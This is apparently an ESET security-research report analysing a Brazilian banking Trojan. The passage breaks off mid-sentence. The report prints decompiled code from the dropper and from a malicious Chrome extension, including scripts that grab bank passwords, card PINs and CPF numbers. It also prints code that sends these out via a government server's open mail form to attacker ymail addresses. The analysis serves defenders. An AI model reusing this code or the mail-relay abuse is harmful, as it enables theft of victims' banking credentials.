
What do a banking Trojan, Chrome and a government mail server have in common?

Analysis of a piece of Brazilian malware



ESET

What do a banking Trojan, Chrome and a government mail server have in common?

Contents

Introduction 2
Installation: Social engineering and dropper 3
- Executable file 3
- Tempo_Tick Method 4
- GetResourceFile Method 6

Malicious Chrome extension 6
- Manifest.json: plugin permissions 7
- Service.js: the beginning of the payload 8
- beforeNavigate method 9
- navigationCompleted method 10
- User information theft 10

Compromised Brazilian server 12
Reports 14
Conclusion 14
Appendix: Analyzed malware 14

Author:
Fernando Catoira – Security Analyst for ESET Latin America

Co-Authors:
Pablo Ramos – Security Researcher for ESET Latin America
Sebastian Bortnik – Educations & Research Manager for ESET Latin America

Introduction

Malware has evolved and its most common present purpose is to steal the victim's data as surreptitiously as possible, becoming less and less noticeable to users with infected computers. In this paper, we have identified a threat that uses a combination of spam tactics for its propagation, browsers for transmitting its malicious instructions (same technique presented on previous research as *Win32/Theola*), and a legitimate server for the collection of stolen information.

A few weeks ago, ESET Latin America's Research Lab received an interesting sample. This malicious code drew the attention of our researchers because it was spreading through spam and because it had a very particular characteristic: it used a Brazilian government server to collect the victim's stolen information.

We have previously highlighted *the use of legitimate web servers as a growing current trend*, for the purpose of hosting malware. In this case, the malicious code uses a server without having to infect it, since the server lacks the adequate controls to prevent its being misused by a third party. Consequently, the cybercriminal seeks anonymity and tries to have access to all the possible functions provided by legitimate servers in order to dispel any kind of suspicion, given the good reputation of the server.

This report is the outcome of the investigation carried out on this threat. In the following pages, you will be able to learn all the

information we have gathered throughout our analysis, as well as a second interesting characteristic we observed: The threat uses browser extensions as its execution method; another trend that we will start to see more frequently in malicious code.

Among many others, the questions of how the threat is installed, which browsers it affects, and how it is capable of using a government server for its execution will all be answered in the following pages, with a detailed analysis of each of the threat components.

Installation: Social engineering and dropper

The malware propagates itself through an executable using Social Engineering techniques in order to affect as many users as possible. That executable is a *dropper*, i.e., a file that installs ("drops") other files into the system so that the malware can reach its full operational capabilities. The file received by the ESET Latin America's Research Lab, whose name is *"MulheresPerdidas.exe"*, was developed in.NET, the popular Microsoft development framework. In order to analyze the threat, a disassembling process was carried out to find out what it does.

Executable file

While the executable is loading, the code corresponding to the load event (Load) is executed. This process ascertains the ***administrator rights*** under which it is running. In the event that it is actually running under the maximum system privileges, a check is performed to ***verify that the operating system is Microsoft Windows Vista or higher*** (this must be verified for the framework to be able to run). The ***system infection*** is only carried out if both conditions are met. In order to elevate the system privileges, the malicious code uses the "*runas*" command.

```
if (Environment.OSVersion.Version.Major >= 6)
{
    startInfo.Verb = "runas";
}
startInfo.Arguments = "";
startInfo.WindowStyle = ProcessWindowStyle.Normal;
startInfo.UseShellExecute = true;
try
{
    process = Process.Start(startInfo);
}
catch (Exception exception1)
{
    ProjectData.SetProjectError(exception1);
    Exception exception = exception1;
    ProjectData.ClearProjectError();
}
finally
{
    if (process != null)
    {
        process.Dispose();
    }
}
}
```

Figure 1 – Source code of the executable

Moreover, if there is no copy of the malware in the user's temporary folder, it copies itself there under the name svmb60.exe.




Figure 2 – Temporary folder content

At the same time, within the binary we found diverse *programming methods* that perform specific tasks. These methods will be dealt with in detail in the following sections, where we will explain their individual functions.

Tempo_Tick Method

This method is responsible for modifying various registry keys to allow the successful execution of the malicious code, as well as for disabling operating system protections and error checkups so that the malware can run smoothly.

In the registry, it enters a new entry corresponding to a new DLL named *Vaio.dll (VAIO is Sony's computers brand)*, another social engineering technique to stay unnoticed by pretending to be a legitimate code library. The malware also uses names that correspond to other products or brands to mislead the victim. Specifically, there are files named Skype or Microsoft, among others.

Finally, it copies all the files that provide the diverse functions of the malware into the Google folder, within the system's temporary folder, after having validated the existence of the entry corresponding to Google Chrome in *"AppPaths"*.




Figure 3 – App Paths registry entry

Another important fact is the creation of an entry for the execution of the threat at system restart. Basically, after restarting the system, the ***Google Chrome*** extensions that will be used to steal the victim's information are installed. *An interesting earlier instance* of the misuse of Chrome was described by ESET's Aleksandr Matrosov earlier this year: Win32/Theola.F is a malicious Google Chrome plugin.

The image below shows the registry entry corresponding to the malicious extension in the Google folder:

Tipo	Datos
REG_SZ	(valor no establecido)
REG_SZ	chrome --no-startup-window --load-extension=C:\Windows\system32\Google

Figure 4 – Windows registry entry

If the file is run again when there is already an instance of it in memory, a window is displayed deceiving the victim into believing that there is an error in the WinZip extractor.




Figure 5 – Fake WinZip error window

In the analysis of the disassembled code, notice the use of the *"Interaction.MsgBox(prompt, critical, title)"* method to build the fake error message in WinZip 7.0, as well as the fact that, regardless of whether the process is executed for the first or second time, ***it will always display an error message*** to make the user believe the program is corrupt:

```
if (MyProject.Computer.FileSystem.DirectoryExists(Environment.SystemDirectory +
@"\Google"))
{
    ProjectData.EndApp();
}
if (this.PrevInstance())
{
    result = Interaction.MsgBox(prompt, critical, title);
    ProjectData.EndApp();
}
else
{
    result = Interaction.MsgBox(prompt, critical, title);
}
```

Figure 6 – Source code showing the error message

GetResourceFile Method

Another of the malware's main functions is provided by the *GetResourceFile* method, which has a fundamental role for the operation of the threat.

This method is responsible for copying a series of files to the disk, which will be used at a later instance to enable the malware to run properly. Such files are located within the binary that infects the system as if it were one of its own resources. The routine is in charge of writing them to the disk before the information-gathering stage can begin. The files, which are stored in the ***"C:\Windows\system32\Google\"*** folder, are the following: *CtrlTab.js*, *Jquery-1.6.2.min.js*, *Manifest.json*, *Microsoft.js*, *Service.hml*, *Service.js*, *Skype.js* and *Chrome.png*.

This function is used throughout the whole process to extract the different malware resources.




Figure 7 – Malware resources

Malicious Chrome extension

As mentioned above, the malware installs a Chrome extension onto the infected system. The files are copied to the system folder; most of them are *JavaScript* files, which will be explained in detail below.




Figure 8 – Google folder content

These files in combination are the ones responsible for executing the threat's malicious instructions. ESET solutions detect their most important components as malicious files:

File	Detection
Microsoft.js	JS/Spy.banker.G
Service.js	JS/Spy.banker.G
Skype.js	JS/Spy.banker.G

Each of the files has a specific and unique function enabling the threat to operate within the system. All the Chrome extensions have a structure that needs to be studied by developers for its proper operation. That is why the ***Manifest.json*** file is of such importance within the context of the malware execution, and it is crucial to understand how it works so that the threat can be fully comprehended.

Manifest.json: plugin permissions

The *Manifest.json* file establishes the resources that will be used by the plugin. The file is in the JSON format, which is similar to XML, but with fewer overheads. This file type must be present in the *Google Chrome extensions or plugins*. In this context, the JSON file contains a table with all the extension's properties, permissions and elements.

```
{
    "manifest_version": 2,
    "name" : "Chrome Service",
    "version" : "4.1.2.1",
    "description" : "Gerenciador de Recursos do Google Chrome",
    "background": {"page" : "Service.html"},
    "content_scripts" : [{"all_frames" : true,
                          "js"         : ["CtrlTab.js","Service.js"],
                          "matches"    : ["<all_urls>"],
                          "run_at"     : "document_start"}] ,
    "permissions": [
        "http://*/*",
        "https://*/*",
        "*://*/*",
        "tabs",
        "webNavigation",
        "webRequest"
    ],
    "icons" : {"48" : "chrome.png"}
}
```

Figure 9 – Manifest.json file content

When analyzing the file, you may notice that it requires particular permissions to grant access to all the information and websites the potential victim may visit. Specifically, in the *"permissions"* section, it can be seen that, through the use of regular expressions, it requires access to ***HTTP***, ***HTTPS***, ***webNavigation*** and ***webRequest*** requests. In other words, these types of request will be intercepted by the malware plugin.

On the other side, each time the ***Google Chrome*** browser is opened, it runs *"service.html" in the background*. This HTML file loads two malicious JS (*JavaScritpt*) files, which are *"CtrlTab.js"* and *"Service.js"*. In order for the aforementioned scripts to be executed in the background, they need to be stated in the Manifest.json file properties.

```
<html>
  <head>
    <title>Background</title>
    <script type="text/javascript" src="CtrlTab.js"></script>
    <script type="text/javascript" src="Service.js"></script>
  </head>
  <body>
  </body>
</html>
```

Figure 10 – HTML code of the background web page

At the same time, both *JavaScript* files are included in the *"content_scripts"* attribute of the *manifest.json* file. In this way, their execution in all the browser tabs is ensured. In the same manner, by setting the *"matches"* property to the ***"<all_urls>"*** value, they will be run on ***all the websites the victim*** visits.

Among the permissions, there are various regular expressions with different functions:

- "http://*/*"-"https://*/*" -"*://*/*"
  These establish that the Google Chrome extension will have read access to all the traffic in the infected system that is accessed through the browser.
- "tabs"
  This allows the malware to perform any operation with the browser tabs, such as creating a tab or modifying it, among other possibilities.
- "webNavitagion" - "webRequest"
  They are used by the Service.js file to run the malicious payload and thus steal the victim's information.

Service.js: the beginning of the payload

The *service.js* file contains the main module for the malware operation. Specifically, it establishes the main process flow through the execution of different events. The most critical section defines four different actions that are executed when the victim starts and finishes a *webRequest* request. At the same time, it also executes events while the victim is surfing the web *(webNavigation)*.

```
chrome.webRequest.onBeforeRequest.addListener(registerRequest, urlFilter);
chrome.webRequest.onCompleted.addListener(requestCompleted, urlFilter, ["responseHeaders"]);
chrome.webNavigation.onBeforeNavigate.addListener(beforeNavigate);
chrome.webNavigation.onCompleted.addListener(navigationCompleted);
```

Figure 11 – Service.js file content

As can be seen in the screenshot, there are four events related to the *webRequest* and *webNavigation* modules. The *Chrome.webRequest.onBeforeRequest.addListener(registerRequest,urlFilter)* event will be executed when the victim makes a request for a website. At the same time, before an URL request, the *registerRequest* method is executed: this is located in *CtrlTab.js*.

```
requestCompleted = function(req) {
  var reqStored;
  reqStored = findRequest(req);
  if (reqStored != null) {
    reqStored.timeStampEnd = req.timeStamp;
    reqStored.ip = req.ip;
    return reqStored.headers = req.responseHeaders;
  }
};
```

Figure 12 – requestCompleted method

This method retrieves a list of the URL addresses which were visited by the victim using any of the Google Chrome tabs.

The following event, *Chrome.webRequest.onCompleted.addListener(requestCompleted,urlFilter,["responseHeaders"])*, will be executed once the request is completed. Moreover, it invokes the *requestCompleted* method itself in *CtrlTab.js*, gathers information on the tab being used by the user, and calculates the *totalResponseTime*. The last two methods correspond to the *webNavigation* module. They invoke two respective processes: one before the victim surfs the website and the other after the victim has finished surfing, using the *beforeNavigate* and *navigationCompleted* routines.

beforeNavigate method

When the malware is run for the first time, a cookie is created with the name *"FirstRun"* and subsequently we can see the access to an ***URL address in a Brazilian government domain***. When analyzing the URL parameters in detail, we can see that an email is sent to this address: ***instacar@ymail.com***:

```
beforeNavigate = function(args) {
  var str  = args.url;

  if (getCookie("FirstRun") === undefined) {
    var request = new XMLHttpRequest();

    if (request != null){
    var conteudo = "";
      var url = "https:[redacted].gov.br/ASP/include/IMP/[redacted]emailpara=instacar
      @ymail.com&titulo=Sucesso&conteudo=" + conteudo

      request.onreadystatechange = function() {
        if (request.readyState == 4){
          LDResponse(request.responseText);
        }
      }
    }
    request.open("GET", url, true);
  request.send(null);
  setCookie("FirstRun","1",360);
  }

  if (args.frameId === 0) return setNavigationBegin(args);
};
```

Figure 13 – beforeNavigate method

The objective of this section is t***o allow the attacker to know when a new victim appears***, thus allowing him to estimate the number of infected computers. In the following sections, we will discuss in greater detail how and why this government server is used to send the messages.

navigationCompleted method

This method marks the beginning of the actual data theft. First of all, it performs a check to establish whether the victim accesses any financial or banking institutions.

```
navigationCompleted = function(args) {
  var str  = args.url;
  var pos = str.indexOf("bank");

  if ((args.url === "https://www.com.br/Index.do") ||
    (args.url === "https://wwws3.com.br/ITE/.shtml")
    || (args.url === "https://wwws3.com.br/reduid=1") || (pos >= 0 )) {
  setInterval(function(){myTimer(args)},1000);
  }

  if (args.frameId === 0) return setNavigationCompletedd(args);
};
```

Figure 14 – navigationCompleted method

If this is the case, a *"myTimer"* function is activated with an interval of 1000 milliseconds for each execution.

```
    function myTimer(args) {
      var str = args.url;

      var pos = str.indexOf("bank");

      if (pos >= 0) {
        chrome.tabs.executeScript(args.tabId,{file : "Skype.js"}, function () {
      });
      }

      if ((args.url === "https://wwws3.com.br/.shtml") ||
        (args.url === "https://wwws3.com.br reduid=1")) {
      chrome.tabs.executeScript(args.tabId,{file : "Microsoft.js"}, function () {
      });
      }

    };
```

Figure 15 – myTimer function

If the user enters one banking institution in particular (corresponding to one of the major banks in Brazil), the function runs the *Skype.js* script. If he enters the other bank instead (another important Brazilian banking institution), it runs the *Microsoft.js script*.

User information theft

To continue with the analysis of the *JavaScript* files responsible for stealing the victim's banking information, it is possible to identify the way in which the data is gathered, such as the bank account numbers and the cash card numbers. The attackers behind this threat steal credentials and use cookies to store them. In the following piece of code, we can see how this task is carried out:

```
if (document.location.href === "https://wwws3.com.br/.shtml") {

if (document.location.href === "https://wwws3.com.br reduid=1") {
  var captcha = document.getElementById("vlrcaptcha");

    var Senha04 = getCookie("Senha04");
  var Senha07 = getCookie("Senha07");

if ((TEC != null) && (getCookie("Enviou") === undefined) && (Senha04 != "") && (Senha07 != "")
  && ((getCookie("CPF") != "") || (getCookie("Conta") != "")) && (Senha04.length === 4) && (Senha07.length === 7)){
  var request = new XMLHttpRequest();

    if (request != null){
      var url = "https://www.gov.br/ASP/include/?emailpara=informativoaurelio@ymail.com
      &titulo=MeuMail&conteudo=CPF:" + getCookie("CPF") + "<br>Senha: " + getCookie("Senha07") + "<br>Senha Cartao: "
      + getCookie("Senha04") + "<br>Conta: " + getCookie("Conta");

      request.onreadystatechange = function() {
        if (request.readyState == 4){
          LDResponse(request.responseText);
        }
```

Figure 16 – Piece of code corresponding to the manipulation of cookies

Initially, it steals data such as the victim's ID number on the CPF (*Cadastro De Pessoas Físicas*, the register of persons in Brazil), the passwords *(Senha)*, and the 4-digit validation number or PIN of the cash card and the account number. Afterwards, all that information is sent to another Yahoo email address: ***informativoaurelio@ymail.com***.

Moreover, apart from the information that is delivered straight away to the cybercriminal, some data are directly stolen by injected HTML code (which is obfuscated):




Figure 17 – Hexadecimal HTML code

After the code has been processed, it is possible to view it in a more readable manner, as shown in the following HTML file:




Figure 18 – ASCII HTML code

In this screenshot we can clearly see how both the Senha04 and the Senha07 are being captured. This code is only injected when certain banking institutions are in use.

Compromised Brazilian server

After discovering that the malware used a script hosted on a website, we proceeded to examine the compromised governmental server with the aim of trying to gather more information on why the attacker would want to use such a strange method to submit the stolen data. According to the information gathered, it is likely that the cybercriminal has found the ASP script used by the banking institution itself ***through a search engine***. There is a public form on the web page that uses this script to send information to different email accounts. When analyzing the source code of the webpage that contains such a form, it is possible to find the ASP script in question.




Figure 19 – HTML code of the web form

If we take a look at the code of the website, the form sends a request to the aforementioned ASP file.




Figure 20 – Web request to send the email through the government server

The request is of the GET type, and different parameters are used, which were previously established when the form was filled in:

- ***"emailpara"***: The email address where the email will be sent to.
- ***"titulo"***: Message subject.
- ***"conteudo"***: Message body.

Moreover, if the HTML code is examined more closely, we can see that the parameters have the "hidden" attribute applied. These parameters could be used to send information by the attacker regarding other aspects, since they are also part of the GET request.

Evidently, the cybercriminal has found this functionality on the government server and was able to exploit it with the purpose of remaining anonymous while carrying out his illegitimate transactions. The problem lies in the lack of any kind of validation on

the part of the server, thus making it possible to send an email from the legitimate server (through a simple HTTP access), as was done by the malware:




Figure 21 – Reception of an email sent through the government server

The email always comes from the governmental entity domain and from the same email address. The analysis of the emails' header confirms that the malware is actually using the legitimate server, and not forging the header:

